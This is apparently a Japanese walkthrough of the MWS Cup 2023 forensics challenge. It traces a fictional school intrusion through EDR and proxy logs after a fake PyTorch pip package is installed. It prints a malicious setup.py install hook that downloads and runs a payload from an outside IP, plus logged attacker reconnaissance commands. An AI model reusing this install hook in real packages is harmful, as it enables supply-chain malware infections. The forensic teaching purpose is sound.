MWS Cup 2023 x DFIR 課題解説

MWS Cup 2023
DFIR作問チーム
阿部　航太

DFIR課題メンバー


- ソリトンシステムズ
  - 尾曲 晃忠
  - 後藤 公太
  - 木野田 渉
  - 伊神 和馬
  - 西井 雅人
  - 荒木 粧子
  - 白鳥 隆史
  - 竹澤 一輝
- GMOサイバーセキュリティ byイエラエ株式会社
  - 小林 靖幸
- NTTフィールドテクノ
  - 市川 久哲
  - 光安 正憲
  - 岸田 隆祐
  - 鴨下 将成
  - 仲川 宜秀
- NTTコミュニケーションズ
  - 田口 裕介
  - 大森敬仁
- NTTセキュリティ・ジャパン
  - 大倉 有喜
  - 戸祭 隆行
- エヌ・エフ・ラボラトリーズ
  - 保要 隆明
  - 阿部 航太
  - 遠藤行人
  - 市岡 秀一

今年のあらすじ

イーデン・カレッジは、学問、スポーツ、芸術など様々な分野において優れた学生が集まる小中高一貫の国を代表する学校である。そのため、国を代表する著名人の子息も多く在学している。

そんなイーデン・カレッジは、昨年度起きた重大インシデントを受けてJCT教育に力を入れていくことになった。中でも空前のAIブームということもあり次年度から機械学習の授業を行うことになった。

イーデンカレッジのIT環境構成図



ある日、IT管理者から連絡が…

IT管理者からSwanに対して、「SWAN先生の端末から不正な通信が発生している」との連絡があった。
ヒアリングを行ったところ、「その日は機械学習でよく用いられるpytorchパッケージをダウンロードするために、いくつか解説サイトを探しその情報をもとにインストールを試みたが…」と話している。

事件を解決せよ！

昨年に引き続き、敵国の諜報活動が活発化しているとの情報がある。

もしかしたら、敵国スパイの諜報活動かもしれない。。

EDRログ、プロキシログを解析し、イーデン・カレッジで
どのような出来事が起きたか明らかにして欲しい。

今年のテーマ

偽のPythonパッケージ
を起点にした攻撃


偽のPythonパッケージを用いた攻撃


- 既存のパッケージをコピーして、同種の悪性パッケージを作成して配布する例がある

引用: https://www.bleepingcomputer.com/news/security/fake-vmware-vconnector-package-on-pypi-targets-it-pros/

偽のPythonパッケージを用いた攻撃

- 既存のパッケージをコピーして、同種の悪性パッケージを作成して配布する例がある






引用: https://www.bleepingcomputer.com/news/security/fake-vmware-vconnector-package-on-pypi-targets-it-pros/

偽のPythonパッケージを用いた攻撃

- Typosquattingが利用されることもある




The list of packages associated with this campaign are, thus far, as follows.

- `dequests`
- `fequests`
- `gequests`
- `rdquests`
- `reauests`

引用: https://blog.phylum.io/phylum-detects-active-typosquatting-campaign-in-pypi/

偽のPython製PoCを用いた攻撃


- CVE-2023-40477のPoCとして配布しているPythonコードを実行するとRATに感染する



引用: https://unit42.paloaltonetworks.com/fake-cve-2023-40477-poc-hides-venomrat/

競技で解析するログ

- 各エンドポイントのEDRログ
- インターネットの接続点に設置したProxyのログ



解析するログ

EDRログ

- Soliton InfoTrace Mark II のログ
  - Soliton Dataset で提供されているデータと同様のフォーマット
- 記録されている情報
  - プロセスの起動・終了
  - ファイルの作成・削除
  - レジストリ操作
  - ネットワーク接続・切断
  - Windowsイベントログ情報
  - など

解析するログ

Proxyログ

- OSSのプロキシソフトウェア Squid のアクセスログ
- 記録されている情報
  - クライアントIPアドレス
  - HTTP リクエストメソッド
  - HTTP アクセス先URL
  - HTTP レスポンスステータスコード
  - クライアントから送信（アップロード）されたデータ量の合計
  - クライアントへ送信（ダウンロード）したデータ量の合計
  - リファラ
  - User-Agent
  - など

課題概要

0. Prologue 1			
1-1. Initial Access/Execution 1	1-2. Initial Access/Execution 1	1-3. Initial Access/Execution 1	
2-1. Discovery 1	2-2. Discovery 1	2-3. Discovery 1	
3-1. Credential Access 2	3-2. Credential Access 1	4. Discovery 1	5-1. Lateral Movement 1
5-2. Lateral Movement 1	5-3. Lateral Movement 1	5-4. Lateral Movement 1	6. Persistence 2
7. Exfiltration 3	8-1. Incident Response 1	8-2. Incident Response 2	8-3. Incident Response 2

FLAG/選択形式：17pts

記述形式: 8pts

問題解説

解説を行う前に

- MK2ログを結合したファイルを作っておく

```
cat dc01.log file01.log ws01.log ws02.log ws03.log | sort > combined.log
```

- 複数の端末のログが時間順にソートされて結合され、
  分析しなすくなる
- 必要に応じて、結合したログで解説

解説に使用するツール

- テキストエディタ: Visual Studio Code
  - 言語モードを「Log」にすることで、見やすくハイライトしてくれる
  - 表示の「右端で折り返す」必要に応じて切り替えると見やすい
  - ターミナルを表示し、grepを使う
- ログ検索コマンド: grep
  - LinuxやmacOSは標準的にインストール
  - Windowsの場合、WSLやCygwinをインストールして使うと良い
- Webブラウザ: Google Chrome
  - 関連情報をググるのに使用

1.1 Initial Access/Execution (1pt)

ログを確認したところ、不審な通信が発生する前に機械学習用のpythonパッケージがインストールされていることがわかった。

Swan先生にヒアリングを行ったところ、「機械学習の授業のためにいくつかのパッケージを10月5日にインストールした。パッケージ以外でファイルのダウンロードは行っていない。」と話している。

Swan先生が機械学習のパッケージのインストールを開始した時刻を答えよ。

フォーマット: YYYY/MM/DD_hh:mm:ss

解答例: 2023/10/24_09:00:00

1.1 Initial Access/Execution (1pt)

ws01.logからpipの実行を検索する

```
cat ws01.log | grep pip | head
```

```
10/05/2023 17:08:43.704 +0900 loc=en-US type=ITM2 sn=15842 lv=7 alert=1164 alertClass=risk rs=11 trs=77
rf=C16:C8:L8:R8:C35:L30:R30 evt=ps subEvt=start os=Win com="WS01" domain="EDEN-COLLEGE"
profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{8DACBA1C-F03A-492C-991F-6C96996D407D}
psPath="C:\Users\Swan\AppData\Local\Programs\Python\Python311\Scripts\pip.exe" cmd="install --trusted-host 35.
76.142.227 torch torchvision torchaudio --index-url http://35.76.142.227/whl/cu118" psID=4924 parentGUID=
{C54BBEEC-C4B9-4510-83AB-8386DE6600D3} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
sha256=6710e53af2b6a016af02801c835988a2912837e688cbeb631082b92d7d1c20d6
sha1=820ea7cbfacc460d78afb809e4c23e759180eecc md5=73368ec16e8d15fe4075a285cd9e80d0 crTime="09/22/2023
14:00:31.721" acTime="09/22/2023 14:00:31.721" moTime="09/22/2023 14:00:31.721" size=108423 sig=None
```

A. 2023/10/05_17:08:43

1.2 Initial Access/Execution (1pt)

1.1の後、一定間隔で外部のサーバーへの通信が発生している。
そのサーバーのIPアドレスとポート番号を答えよ。

フォーマット: `AAA.BBB.CCC.DDD_ZZZZ`
解答例: 192.0.2.1のポート443への通信の場合 `192.0.2.1_443`

1.2 Initial Access/Execution (1pt)

Proxy.logを眺めると明らかで、pip関連のパッケージのダウンロード後に
http://3.114.83.243/ に2秒おきに通信している

```
172.16.1.101 - - [05/Oct/2023:17:09:02 +0900] "POST http://3.114.83.243/ HTTP/1.1" 200 526 362 "-
172.16.1.101 - - [05/Oct/2023:17:09:05 +0900] "POST http://3.114.83.243/ HTTP/1.1" 200 288 370 "-
172.16.1.101 - - [05/Oct/2023:17:09:07 +0900] "POST http://3.114.83.243/ HTTP/1.1" 200 288 370 "-
172.16.1.101 - - [05/Oct/2023:17:09:09 +0900] "POST http://3.114.83.243/ HTTP/1.1" 200 288 370 "-
172.16.1.101 - - [05/Oct/2023:17:09:11 +0900] "POST http://3.114.83.243/ HTTP/1.1" 200 288 370 "-
172.16.1.101 - - [05/Oct/2023:17:09:13 +0900] "POST http://3.114.83.243/ HTTP/1.1" 200 288 370 "-
172.16.1.101 - - [05/Oct/2023:17:09:15 +0900] "POST http://3.114.83.243/ HTTP/1.1" 200 288 370 "-
```

A. 3.114.83.243_80

1.3 Initial Access/Execution (1pt)

1.2の通信を発生させたプロセスの絶対パス、および、そのプロセスの親プロセスの絶対パスを答えよ

フォーマット: 通信を発生させたプロセスの絶対パス_親プロセスの絶対パス

解答例:C:\Program Files\Internet Explorer\iexplore.exe_C:\Windows\System32\cmd.exe

1.3 Initial Access/Execution (1pt)

Ws01.log から3.114.83.243の80番ポートへの通信を調べるとそこへの通信を発生させたプロセスが分かる

```
cat ws01.log | grep "dstIP=3.114.83.243" | grep "dstPort=80" |
grep -v "dstPort=8000"
```

```
10/05/2023 17:09:02.884 +0900 loc=en-US type=ITM2 sn=26254 lv=5 rs=12 trs=353 rf=C16:C8:L8:R8 evt=net
subEvt=con os=Win com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=e4560ff2-c679-454f-b07e-99344c4888ef csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,
fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3 rcCom="SWAN" rcIP=172.16.4.18 usr="Swan"
usrDomain="EDEN-COLLEGE" sessionID=2 psGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
psPath="c:\users\public\notepad.exe" srcIP=172.16.1.101 srcPort=50048 dstIP=3.114.83.243 dstPort=80
```

1.3 Initial Access/Execution (1pt)

そのプロセスの起動ログをpsGUIDから追うと親プロセスのパスが分かる

```
cat ws01.log | grep "A7081BC5-BF6E-41C8-8129-D8AC69268BDC" | head -n 1
```

```
10/05/2023 17:09:01.962 +0900 loc=en-US type=ITM2 sn=25829 lv=6 rs=12 trs=331 rf=C16:C8:L8:R8 evt=ps
subEvt=start os=Win com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=e4560ff2-c679-454f-b07e-99344c4888ef csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,
fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3 rcCom="SWAN" rcIP=172.16.4.18 usr="Swan"
usrDomain="EDEN-COLLEGE" sessionID=2 psGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
psPath="c:\users\public\notepad.exe" psID=4200 parentGUID={525124F1-032E-41C5-AA48-3256B39BDCCE}
parentPath="C:\Users\Swan\AppData\Local\Programs\Python\Python311\python.exe" psUser="Swan"
psDomain="EDEN-COLLEGE" arc=x64 sha256=40319c1e0f6148c69bc7f6f45c9b0692abb9227578f0e5890e844b19fb70216a
sha1=14eca038adb4c913c09301564eda21cae89e27e6 md5=71c2ca08e469ccdc07f0ac8960e35a0d crTime="10/05/2023
17:09:01.869" acTime="10/05/2023 17:09:01.947" moTime="10/05/2023 17:09:01.947" size=95744 sig=None
```

A. c:\users\public\notepad.exe_C:\Users\Swan\AppData\Local\Programs\Python\Python311\python.exe

pipパッケージ経由のコード実行

既存パッケージのsetup.pyを書き換えて配布することで、インストール時にマルウェアを実行するためのコードを追加できる

setup.py

C: > test > dfir_v0_1 > torch > setup.py


```
31
32  setup(
33      name = 'torch',
34      packages = ['torch'],
35      version = '0.1',
36      description = 'Hello world',
37      author = 'test',
38      author_email = 'test@example.com',
39      keywords = [],
40      cmdclass = {"install": TotallyInnocentClass},
```

pipパッケージ経由のコード実行

```
class TotallyInnocentClass(install):
    def run(self):
        install.run(self)
        CREATE_NEW_PROCESS_GROUP = 0x00000200
        DETACHED_PROCESS = 0x00000008
        # ------- directory and payload name in client --------------
        sfile = 'c:\\users\\public\\notepad.exe'
        # -----------------------------------------------------------
        if not os.path.exists(sfile):

            # ------ payload download URL -------------------------------
            url = 'http://3.114.83.243:8000/notepad.exe'
            #url = 'http://192.168.122.100:8000/notepad.exe'
            # -----------------------------------------------------------

            f = urllib.request.urlopen(url)
            data = f.read()
            with open(sfile, "wb") as code:
                code.write(data)

        Popen(sfile, cwd="c:\\users\\public\\", stdin=PIPE, stdout=PIPE, stderr=PIPE, creationflags=DETACHED_PROCESS |
        CREATE_NEW_PROCESS_GROUP, close_fds=True)
```

Havoc C2 Framework

- オープンソースのC2フレームワーク
- Team Server, Client, Agentの構成でUIや機能を含め、Cobalt Strikeを意識したつくりになっている



引用: https://github.com/HavocFramework/Havoc/

2.1 Discovery (1pt)

攻撃者は、初めにプロセス一覧の取得を行っている。その時に利用しているコマンド名を答えよ。

フォーマット：コマンド名のみを回答

解答例： ipconfig /all を実行していた場合、ipconfig と回答

2.1 Discovery (1pt)

先ほどのnotepad.exeをpsGUIDで追っていくと分かる

```
cat ws01.log | grep "A7081BC5-BF6E-41C8-8129-D8AC69268BDC" | less
```

```
10/05/2023 17:10:54.270 +0900 loc=en-US type=ITM2 sn=28650 lv=5 rs=12 trs=387 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{D2B35095-177A-48EE-9D68-21E857B24C8A} psPath="C:\Windows\system32\cmd.exe" cmd="tasklist /v" psID=4148
parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC} parentPath="c:\users\public\notepad.exe" psUser="Swan"
psDomain="EDEN-COLLEGE" arc=x64 sha256=bc866cfcdda37e24dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527
sha1=ded8fd7f36417f66eb6ada10e0c0d7c0022986e9 md5=911d039e71583a07320b32bde22f8e22 company="Microsoft
```

A. tasklist

2.2 Discovery (1pt)

攻撃者はその後ある実行ファイルのバージョン情報を取得しようとしている。その実行ファイルのファイル名を答えよ

フォーマット：ファイル名のみを回答

解答例：chrome.exe

2.2 Discovery (1pt)

引き続き先notepad.exeをpsGUIDで追っていく

```
cat ws01.log | grep "A7081BC5-BF6E-41C8-8129-D8AC69268BDC" | less
```

プロセス一覧からKeePassのexeのフルパスを取得している

```
10/05/2023 17:11:20.770 +0900 loc=en-US type=ITM2 sn=28659 lv=5 rs=12 trs=423 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{276E1077-9825-443F-ACBB-4EF258B980B6} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
cmd="gwmi win32_process | select CommandLine | findstr KeePass" psID=3436 parentGUID=
{A7081BC5-BF6E-41C8-8129-D8AC69268BDC} parentPath="c:\users\public\notepad.exe" psUser="Swan"
```

2.2 Discovery (1pt)

その後PowerShellのGet-Commandでexeのバージョンを取得している

```
10/05/2023 17:17:06.022 +0900 loc=en-US type=ITM2 sn=28924 lv=5 rs=12 trs=507 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{0917AC86-F1AC-4108-8F88-0400382D8BE2} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" cmd="
(Get-Command .\KeePass.exe).FileVersionInfo" psID=4608 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
parentPath="c:\users\public\notepad.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

A. KeePass.exe

2.3 Discovery (1pt)

2.2で回答した実行ファイルのソフトウェアのバージョンを答えよ

フォーマット：数字と. (ドット)の組み合わせで回答

解答例：1.23

3回まで回答可

2.3 Discovery (1pt)

Ws01.logからKeePass.exeを検索すると、SwanがExplorerからKeePassを起動したときのログを見つけることが出来る。

```
cat ws01.log | grep "KeePass.exe"
```

